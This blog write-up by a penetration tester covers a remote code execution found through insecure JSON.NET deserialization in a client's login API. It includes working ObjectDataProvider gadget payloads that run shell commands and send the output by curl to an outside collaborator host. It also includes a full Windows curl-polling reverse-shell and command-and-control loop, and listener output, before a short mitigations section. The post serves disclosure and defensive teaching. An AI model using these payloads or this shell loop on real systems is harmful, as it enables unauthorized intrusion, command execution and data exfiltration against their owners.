

Exploiting JSON.NET Deserialization for Remote Code Execution

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Exploiting JSON.NET Deserialization for Remote Code Execution | Simon Bertrand.

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Content

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[() Introduction

In modern .NET applications, JSON is the de facto standard for data exchange between client and server. Libraries like JSON.NET (Newtonsoft.Json) make serialization and deserialization seamless—but with convenience often comes risk. When developers unknowingly expose deserialization functionality to untrusted input, it opens the door to devastating consequences.

This blog post covers a critical vulnerability found during one of my engagements: Remote Code Execution (RCE) via insecure JSON.NET deserialization. Unlike common injection flaws, this class of vulnerability happens from subtle trust assumptions in object construction, and when exploited correctly, allows an attacker to gain arbitrary code execution on the target system.

Let's go!

“To demonstrate the exploitation technique without exposing any client-sensitive infrastructure, identifiable hostnames and token values have been redacted or replaced with placeholders.”

[() Discovery of Deserialization Sink

During initial recon, I've come across an unauthenticated API endpoint accepting `POST` requests with `JSON` payloads. The endpoint behavior suggested server-side processing of arbitrary JSON structures. A closer inspection of responses and error messages hinted at usage of the `JSON.NET` library with dangerous settings that allowed attacker controlled input to influence type resolution.

I began testing with various payloads containing the `$type` field, which `JSON.NET` uses to resolve and instantiate `.NET` types dynamically. The application accepted these values and attempted to resolve the corresponding types which is a strong evidence that `TypeNameHandling` was enabled server-side.

This was definitely an insecure deserialization sink. An attacker-controlled JSON, dynamic type resolution, and no authentication barrier!

This vulnerability is not limited to the specific access point tested. Any part of the application that accepts a JSON body in a `POST` request and processes it using the vulnerable deserialization logic could be exploited in the same way. This considerably widens the attack surface, making the entire application susceptible to exploitation if appropriate validation measures are not implemented.

[() From Type Confusion to Code Execution

`JSON.NET` supports polymorphic deserialization using the `$type` field, which allows the incoming JSON to specify the concrete type to instantiate. While useful for legitimate polymorphic models, it's inherently dangerous when exposed to untrusted input.

I exploited this by leveraging a gadget class in the `.NET` Framework:

`System.Windows.Data.ObjectDataProvider`. This class, when deserialized, can invoke arbitrary methods and effectively becomes a deserialization-based method dispatcher.

Combined with `System.Diagnostics.Process`, I crafted a payload that executes system commands on the server and sent it via a `POST` request:

```
POST /[REDACTED]/[REDACTED]/Login/Login HTTP/2
Host: REDACTED
[...]

{
  "$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35",
  "MethodName": "Start",
  "MethodParameters": {
    "$type": "System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089",
    "$values": ["cmd", "/c dir | curl -X POST --data-binary @-
http://my_burp_collaborator"]
  },
  "ObjectInstance": {
    "$type": "System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"
  }
}
```

Payload Breakdown:

- `$type` – Tells JSON.NET to instantiate an `ObjectDataProvider`, a gadget capable to invoke methods.
- `MethodName` – Invokes the `Start` method on the supplied `ObjectInstance`.
- `MethodParameters` – Passes `cmd` and a shell command to `Start`.
- `ObjectInstance` – The actual `System.Diagnostics.Process` object, which executes the command.


When deserialized, the application launched a shell, ran the `dir` command, and exfiltrated the output via `curl` to my Burp collaborator.

The server returned an error...

```
HTTP/2 500 Internal Server Error
[...]

[...]
Cannot apply indexing with [] to an expression of type
'System.Windows.Data.ObjectDataProvider'.
[...]
```

But still receive the content of `c:\windows\system32\inetsrv` dir on my Burp collaborator and this confirmed full remote code execution.



After I confirmed the application was deserializing untrusted JSON with type resolution enabled, I incrementally escalated the attack from simple command execution to full remote shell access. Below is a breakdown of each stage.

[() Environment Fingerprinting

I gathered system-level intelligence to understand the target environment. Using the `systeminfo` command, I retrieved OS version, installed patches, system architecture, and domain information. This step helped to determine exploit feasibility and privilege context.

POST /[REDACTED]/[REDACTED]/Login/Login HTTP/2

Host: REDACTED

[...]

```
{
  "$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35",
  "MethodName": "Start",
  "MethodParameters": {
    "$type": "System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089",
    "$values": ["cmd", "/c systeminfo | curl -X POST --data-binary @-
http://my_burp_collaborator"]
  },
  "ObjectInstance": {
    "$type": "System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"
  }
}
```

The screenshot shows the Collaborator web interface. At the top, there's a header with the name 'Collaborator' and a 'Settings' button. Below the header, there's a section for 'Payloads to generate' with a value of '1', a 'Copy to clipboard' button, and a checkbox for 'Include Collaborator server location'. There are also buttons for 'Poll now' and 'Polling automatically'.

Below this, there's a filter section with tabs for 'HTTP', 'DNS', and 'SMTP'. A search bar is also present. The main content area displays a list of requests and responses. The first request is a POST to HTTP/1.1 with the following headers:

```

1 POST / HTTP/1.1
2 Host: j9t7ujsm637ap71oc2wptic9i061uq.oastify.com
3 User-Agent: curl/8.9.1
4 Accept: */*
5 Content-Length: 2154
6 Content-Type: application/x-www-form-urlencoded

```

The response is a JSON object containing system information, which is highlighted with a red box in the image:

```

9 Host Name: [REDACTED]
10 OS Name: Microsoft Windows Server 2019 Standard
11 OS Version: 10.0.17763 N/A Build 17763
12 OS Manufacturer: Microsoft Corporation
13 OS Configuration: Standalone Server
14 OS Build Type: Multiprocessor Free
15 Registered Owner: N/A
16 Registered Organization: N/A
17 Product ID: 00430-00000-00000-AA896
18 Original Install Date: [REDACTED]
19 System Boot Time: [REDACTED]
20 System Manufacturer: VMware, Inc.
21 System Model: VMware7,1
22 System Type: x64-based PC
23 Processor(s): 4 Processor(s) Installed.
24 [01]: Intel64 Family 6 Model 79 Stepping 0 GenuineIntel ~2095 Mhz
25 [02]: Intel64 Family 6 Model 79 Stepping 0 GenuineIntel ~2095 Mhz
26 [03]: Intel64 Family 6 Model 79 Stepping 0 GenuineIntel ~2095 Mhz
27 [04]: Intel64 Family 6 Model 79 Stepping 0 GenuineIntel ~2095 Mhz
28 BIOS Version: VMware, Inc. VMW71.00V.21100432.B64.2301110304, 1/11/2023
29 Windows Directory: C:\Windows
30 System Directory: C:\Windows\system32
31 Boot Device: \Device\HarddiskVolume1
32 System Locale: [REDACTED]
33 Input Locale: [REDACTED]
34 Time Zone: [REDACTED]
35 Total Physical Memory: 32,767 MB
36 Available Physical Memory: 16,501 MB
37 Virtual Memory: Max Size: 37,631 MB
38 Virtual Memory: Available: 20,327 MB
39 Virtual Memory: In Use: 17,304 MB
40 Page File Location(s): C:\pagefile.sys
41 Domain: WORKGROUP
42 Logon Server: N/A
43 Hotfix(s): 4 Hotfix(s) Installed.
44 [01]: KB5046269
45 [02]: KB4486153
46 [03]: KB5046615
47 [04]: KB5043126

```

[() File Upload Attempts

I attempted to write several reverse shell payloads directly to the file system using chained shell commands and echo redirection. While the files were successfully written, execution failed likely due to permission restrictions and a very sensitive AV 😞.

[() Full Remote Shell

After reworking my approach, I achieved stable remote code execution via a Windows one-liner reverse shell. The payload used curl in a polling loop to communicate with an external server, fetch commands, execute them locally, and exfiltrate the results. This technique avoided spawning an interactive shell, favoring a covert C2-like protocol over HTTPS.


```
@echo off
& cmd /V:ON /C (
    SET ip=REDACTED:443
    && SET sid="Authorization: eb6a44aa-8acc1e56-629ea455"
    && SET protocol=https://
    && curl !protocol!!ip!/eb6a44aa -H !sid! > NUL
    && for /L %i in (0) do (
        curl -s !protocol!!ip!/8acc1e56 -H !sid! > !temp!cmd.bat
        & type !temp!cmd.bat | findstr None > NUL
        & if errorlevel 1 (
            (!temp!cmd.bat > !tmp!out.txt 2>&1)
            & curl !protocol!!ip!/629ea455 -X POST -H !sid! --data-binary @!temp!out.txt
        > NUL
    )
    & timeout 1
)
) > NUL
```

This command established a functional command-and-control loop, giving me full execution capability on the target machine without opening an inbound listener.

```
POST /[REDACTED]/[REDACTED]/Login/Login HTTP/2
Host: REDACTED
[...]

{
  "$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35",
  "MethodName": "Start",
  "MethodParameters": {
    "$type": "System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089",
    "$values": ["cmd", "/c@echo off&cmd /V:ON /C "SET ip=1REDACTED:443&&SET
sid=\"Authorization: eb6a44aa-8acc1e56-629ea455\"&&SET protocol=https://&&curl
!protocol!!ip!/eb6a44aa -H !sid! > NUL && for /L %i in (0) do (curl -s
!protocol!!ip!/8acc1e56 -H !sid! > !temp!cmd.bat & type !temp!cmd.bat | findstr None >
NUL & if errorlevel 1 ((!temp!cmd.bat > !tmp!out.txt 2>&1) & curl !protocol!!ip!/629ea455
-X POST -H !sid! --data-binary @!temp!out.txt > NUL)) & timeout 1" > NUL"]
  },
  "ObjectInstance": {
    "$type": "System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"
  }
}
```

Connection received:



```
/dev/ttys001
nc -vnlp 443
Listening on 0.0.0.0 443
Connection received on 63463
```

To prevent exploitation scenarios like the one described in this article, teams should adopt a secure-by-default approach to deserialization. Below are practical, technical mitigations:

Defensive Coding Practices

- Disable `TypeNameHandling` globally in JSON.NET unless there's a legitimate business case. If required, avoid `TypeNameHandling.All`; prefer `None`.
- Implement a custom `SerializationBinder` to strictly control which types can be deserialized. Whitelisting is critical.

```
new JsonSerializerSettings {  
    TypeNameHandling = TypeNameHandling.Objects,  
    SerializationBinder = new SafeTypeBinder() // implement whitelisting  
}
```

- Never deserialize user input directly. Isolate or pre-validate untrusted data before passing it into any deserialization logic.
- Treat deserialization as dangerous by default, especially if the source is not authenticated or signed.

Operational Security Measures

- Use runtime application self-protection (RASP) or EDR tools to monitor process launches from application servers.
- Apply strict egress filtering. Block outbound connections from app servers unless explicitly required.
- Harden the runtime. Run .NET apps with constrained privileges. Avoid running under SYSTEM or administrative contexts.

Conclusion

This vulnerability is a great example of how power features in mature libraries like JSON.NET's polymorphic deserialization can become liabilities when used without a security first mindset. The exploit path from anonymous `POST` request to remote code execution was short, silent, and could cause serious impact.

Serialization is not just data handling, it's executable logic. Treat it with the same caution as SQL or shell commands. At least mitigation is not complex and defaults like `TypeNameHandling.All` should be treated as dangerous.

Thank you for reading ☺